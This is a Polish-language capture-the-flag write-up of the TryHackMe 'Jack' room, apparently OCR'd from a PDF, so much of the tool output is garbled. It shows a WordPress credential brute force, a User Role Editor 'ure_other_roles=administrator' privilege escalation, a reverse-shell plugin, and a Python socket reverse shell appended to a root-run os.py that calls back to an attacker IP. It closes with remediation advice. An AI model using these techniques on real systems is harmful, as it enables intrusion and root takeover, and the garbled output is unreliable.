Nazwa zadania: JACK

Adres www: https://tryhackme.com/room/jack

Michał Lissowski michallissowski@gmail.com

Maciej Chmielewski chmieluzg@gmail.com


Andrzej Kuchar andrzejkucharr@gmail.com

IP Address: 10.10.173.226 Data pentestu: 2023-01-22

Rekonesans:

Po zalogowaniu się na stronę http://10.10.173.226:

Widzimy:



NMAP:

Dodałem do /etc/hosts 10.10.173.226 jack.thm

Na początek:

"nmap -p 22,80 –script=default,vuln –A 10.10.173.226"

Scrypt znalazl jack.thm/wp-login.php.

10.10.173.226 | Porty otwarte: 22,80

```
| Secreting laws | 7.68 (| https://map.org | 2.28 -active/inferently/map.org | 2.28 -active/inferently/map.o
```

```
Sanith integri/jack.thm

Form Action: http://jack.thm

Path: http://jack.thm/ener.phy/2020/03/

Form tis search

Form Schin http://jack.thm/ener.phy/2020/03/

Form tis search

Form Schin http://jack.thm/ener.phy/2020/03/

Form tis search

Form Action: http://jack.thm/ener.phy/category/uncategorized/

Form tis search

Form Action: http://jack.thm/ener.phy/category/uncategorized/


Form tis search

Form Action: http://jack.thm/

Form tis search

F
```

Wp-login.php daje nam panel logowania Wordpress.



Wpscan:

Wpscan —url 10.10.173.226 -e u vp , skanujemy adres w poszukiwaniu przydatnych informacji.

```
worderest Security Scanner by the WPScan Team

Worderess Security Scanner by the WPScan Team

Sponsored by Automater Security Sec
```

Znaleziono 3 użytkowników, Jack, danny, wendy.

Wpscan brute force: udało się złamać hasło dla wendy:changelater Adres 10.10.184.196 należy do tej samej maszyny co 10.10.173.226. Po zresetowaniu maszyny zmieniała swoje ip!!.

```
WordPress Security Scanner by the WPScan Team

Sponsored by Autometers here

@ WPScan_ @ ethicathack3r, @ erwan_tr, @ firefart

[2] URL: http://10.10.184.196/ [10.10.184.196]

Interesting Finding(s):

[3] Headers

Interesting Entry: Server: Apache/2.4.18 (Ubuntu)

Found By: Headers (Passive Detection)

confidence: 180%

[4] Interesting Entry: Server: Apache/2.4.18 (Ubuntu)

[5] Pround By: Headers (Passive Detection)

[6] Tobots. txt found: http://10.10.184.196/robots.txt

[7] Found By: Headers (Passive Detection)


[8] Confidence: 180%

[9] The server of th
```

```
| NordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
| Found By: Empl; Settings (Passive Detection)
| - http://loi.10.1814.190, Antich: 'my-Includes/j3i/wp-empl:-release.min.js?ver=5.3.2'
| Confirmed By: Reta Generator (Passive Detection)
| - http://loi.10.1814.190, Antich: 'wordPress 5.3.2'
| The nain theme could not be detected.
| Enumerating All Plugins (via Passive Methods)
| No plugins Found.
| Enumerating Config Backups (via Passive and Aggressive Methods)
| No config Backups - Time: 80:80:14 <-> (37 / 137) 100.80% Time: 80:80:14 <-> (37 / 137) 100.80% Time: 80:80:14 <-> (37 / 137) 100.80% Time: 80:80:14 <-> (38 / 10.80% Time: 80:80:14 <-> (38 / 10.80% Time: 80:80:14 <-> (38 / 10.80% Time: 80:80:16 <-> (58 / 4383316) 8.80% ETA: 77:77:Tryling damy / changelater Time: 80:80:87 <-> (58 / 4383316) 8.80% ETA: 77:77:Tryling damy / changelater Time: 80:80:87 <-> (58 / 4383316) 8.80% ETA: 77:77:Tryling damy / changelater Time: 80:80:87 <-> (58 / 4383316) 8.80% ETA: 77:77:Tryling damy / changelater Time: 80:80:87 <-> (58 / 4383316) 8.80% ETA: 77:77:Tryling damy / changelater Time: 80:80:87 <-> (58 / 4383316) 8.80% ETA: 77:77:Tryling damy / changelater Time: 80:80:87 <-> (58 / 4383316) 8.80% ETA: 77:77:Tryling damy / changelater Time: 80:80:87 <-> (58 / 4383316) 8.80% ETA: 77:77:Tryling damy / changelater Time: 80:80:88 <-> (59 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA: 77:77:70/ing jack / jordan Time: 80:80:81 <-> (98 / 43833196) 8.80% ETA:
```

Eskalacja:

Po zalogowaniu się do panelu logowania, user wendy:



TrystackAte | Learn Cy...

| TrystackAte | Learn Cy...
| TrystackAte Support | Offline Cyber Chef | Reverse Shell Cheat S... | Catable - swisslyrepol...
| TrystackAte | Learn Cy...
| TrystackAte | L

Udalo znalesc się exploita który pomoze w wskalcji uprawnien. Searchsploit wordpress privilege: "plugin user role editor"

Exploit polega na dopisaniu do funkcji zmiany opcji personalnych, pola administratora: 'ure_other_roles=administrator'

```
The Edit View Search Terminal Help

Gill none 2.9.3

checkure_Id = check_response(res, 'Gockster_U', 'Annews\Checkster_U', values\('(-2(107))')')\)

checkure_Id = check_response(res, 'Gockster_U', 'Annews\Checkster_U', values\('(-2(107))')')\)

east1 = check_response(res, 'Gockster_U', 'Annews\Checkster_U', values\('(-2(107))')')\)

wer_Id = check_response(res, 'Gockster_U', 'Annews\Checkster_U', 'Annews\Checkster_U', values\('(-2(107))')')\)


fat_with (Fapeer) = worders = Gockster_U', 'Annews\Checkster_U', 'Annews\Checkster_U', values\('(-2(107))')')\)

fat_with (Fapeer) = worders = Gockster_U', 'Annews\Checkster_U', 'Annews\Chec
```

Opcje personalne:




Za pomocą burpa wyłapujemy requust z pola Personal options 'UPDATE PROFILE".



Wpisujemy za "pass2=&"ure_other_roles=administrator& . i wysyłamy.

Otrzymujemy dostęp do panelu administratora, możemy wysłać revershell.




Udało się zainstalować plugin z revershell. Przy pomocy monkey revershell.php uzyskaliśmy odwrócona powłokę na porcie 1234.

W poszukiwaniu podatnych miejsc w systemie:

Znalazlem klucz id_rsa do ssh w /var/backups uzutkowniak jack.

```
States at the state of the stat
```

Po zalogowaniu przez ssh za pomocą klucza wysyłam linpeas.sh do Głębszej exploracji w kierunku podatności.



Program znalazł podatność w python2.7 os.py pozwoli nam na eskalacje

```
[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
Group jack:
/dev/mqueue/linpeas.txt
Group adm:
//ar/log mysql/error.log
Group cdrom:
Group dip:
Group plugdev:
Group plugdev:
Group pladmin:
Group sambashare:
Group family:
//usr/lib/python2.7/threading_local.py
//usr/lib/python2.7/threading_local.py
//usr/lib/python2.7/threading_local.py
//usr/lib/python2.7/threading_local.py
//usr/lib/python2.7/tstringprep.py
sr/lib/python2.7/tstringprep.py
sr/lib/python2.7/tsgmllib.pyc
//usr/lib/python2.7/sgmllib.pyc
//usr/lib/python2.7/sos.py
//usr/lib/python2.7/os.py
//usr/lib/python2.7/os.py
//usr/lib/python2.7/oshpath.py
//usr/lib/python2.7/stringprep.py
//usr/lib/python2.7/stringprep.py
//usr/lib/python2.7/oshpath.py
//usr/lib/python2.7/oshpath.py
//usr/lib/python2.7/stringprep.py
//usr/lib/pyt
```

Użyłem programy pspy64, pozwoli na głębsza eksploracje w kierunku procesów bez konieczności uprawnień administratora. Można zobaczyć ze program znalazł Cron,python cheker.py

```
| 1939/1972 | 1931/127 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901 | 1901
```

Odnalazłem os.py w celu dodania revershella. Cron wykonuje się co około 2 min z uprawnieniami roota.

```
Jan 31 10:51:47 jack systemd-timesyncd[500]. Timed out waiting for reply from 185.125.190.58:1

Jan 31 10:51:57 jack systemd-timesyncd[500]: Timed out waiting for reply from 91.189.91.157:12

Jan 31 10:52:01 jack cRON[2079]: (root) CMD (/usr/bin/python /opt/statuscheck/checker.py)

Jan 31 10:52:08 jack systemd-timesyncd[500]: Timed out waiting for reply from 91.189.94.4:123

Jan 31 10:52:09 jack CRON[2073]: (CRON) info (No MTA installed, discarding output)

Jan 31 10:54:01 jack CRON[2078]: (CRON) info (No MTA tinstalled, discarding output)

Jan 31 10:54:09 jack CRON[2078]: (CRON) info (No MTA tinstalled, discarding output)

Jan 31 10:56:01 jack CRON[2097]: (root) CMD (/usr/bin/python /opt/statuscheck/checker.py)
```

Edytowałem os.py, dodajac reversShell na końcu kodu. Ustawiamy nc na 4444, i po 2 min dostajemy powlokę z id root.

```
File Edit View Search Terminal Help

Pass

def __nake_statvfs_result(tup, dict):
    return statvfs_result(tup, dict):
    return statvfs_result(tup, dict):
    return statvfs_result(tup, dict):
    return (_nake_statvfs_result, __nake_statvfs_result, __nake_statvfs_result)

try:
    _copy_reg.pickle(statvfs_result, __pickle_statvfs_result, __nake_statvfs_result)

except NameError: # statvfs_result nay not exist
    pass

inport socket, subprocess
    s-socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.10.230.73',4444))
    dup2(s.ftleno(),0)
    dup2(s.ftleno(),0)
```

Błędy i propozycje naprawy:

1. Wyciek nazw użytkowników za pomocą skanowania wpscana.

Wendy, jacki danny.

Ważność: WYSOKA

2. User Role Editor <= 4.24 - Privilege Escalation

Ta luka w zabezpieczeniach umożliwia uwierzytelnionemu użytkownikowi dodanie dowolnych ról Edytora roli użytkownika do swojego profilu poprzez określenie ich za pomocą parametru "ure_other_roles" w żądaniu HTTP POST do modułu "profile.php" (wydawane po kliknięciu opcji "Aktualizuj profil").

Aby zapobiec temu atakowi należy zaktualizować wtyczkę do wersji 4.25 lub nowszej.

Ważność: KRYTYCZNA

3. Python2.7 cheker.py os.py . Cron. Możliwość edycji pliku os.py przez nieuprzywilejowanego usera. Plik wykonuje się co kilka minut z uprawnieniami root , doprowadzi to do tego że po dodaniu do pliku odwróconej powłoki przez nieuprzywilejowanego użytkownika, za pomocą nc –lvnp 1234 może on otrzymać dostęp do konta root na porcie 1234.

Pliki tego typu powinny być edytowalne tylko przez użytkownika root.

Ważność: KRYTYCZNA